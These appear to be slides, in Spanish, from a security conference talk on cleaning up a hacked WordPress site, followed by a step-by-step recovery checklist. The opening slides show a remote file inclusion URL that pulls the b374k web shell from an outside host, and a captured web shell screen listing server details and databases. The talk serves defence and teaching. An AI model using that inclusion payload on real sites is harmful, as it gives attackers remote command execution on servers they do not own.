putin.ras/inc.php?inc=http://putin.ras/b374k2.4/b374k.txt?&news=1&db
```

```
Windows NT W6292 6.1 build 7600 (Windows 7 Ultimate Edition) i586
Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 24 May 2013 19:43:23
[ C ] [ D ]   D: \ htdocs \ ja_mero \ images \

putin >  - shell command -

Separate multiple commands with a semicolon [ ; ]

information_schema
cdcol
hackme
  admin
  news
```

Vamos a limpiar nuestro WordPress

¿Entendemos lo que vimos?

Encode / decode

http://www.convertstring.com/

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd
-Copia los directorios wp-admin y wp-includes nuevos

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd
-Copia los directorios wp-admin y wp-includes nuevos
-Haz una copia de tu base de datos

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd
-Copia los directorios wp-admin y wp-includes nuevos
-Haz una copia de tu base de datos
-Restaura versiones actuales y limpias de temas y plugins

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd

-Copia los directorios wp-admin y wp-includes nuevos

-Haz una copia de tu base de datos

-Restaura versiones actuales y limpias de temas y plugins

-Busca usuarios que no reconozcas

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd

-Copia los directorios wp-admin y wp-includes nuevos

-Haz una copia de tu base de datos

-Restaura versiones actuales y limpias de temas y plugins

-Busca usuarios que no reconozcas

-Descarga el directorio uploads y busca “cosas raras”

¿Cómo securizar de nuevo?

-Modifica todas tus contraseñas FTP, WordPress y bbdd
-Copia los directorios wp-admin y wp-includes nuevos
-Haz una copia de tu base de datos
-Restaura versiones actuales y limpias de temas y plugins
-Busca usuarios que no reconozcas
-Descarga el directorio uploads y busca “cosas raras”
-Configura los permisos de archivos y directorios

¿Cómo securizar de nuevo?

CONSEJO...

...para limpiar un WordPress Hackeado

https://es.wordpress.org/support/topic/limpiar-un-wordpress-infectadohackeado/

Tomás Sierra

Muchas gracias

www.tomassierra.com
@Tomycant

netkia

WordPress

SH3LLCON
Security Hell Conference

Mi
PLAN
HOY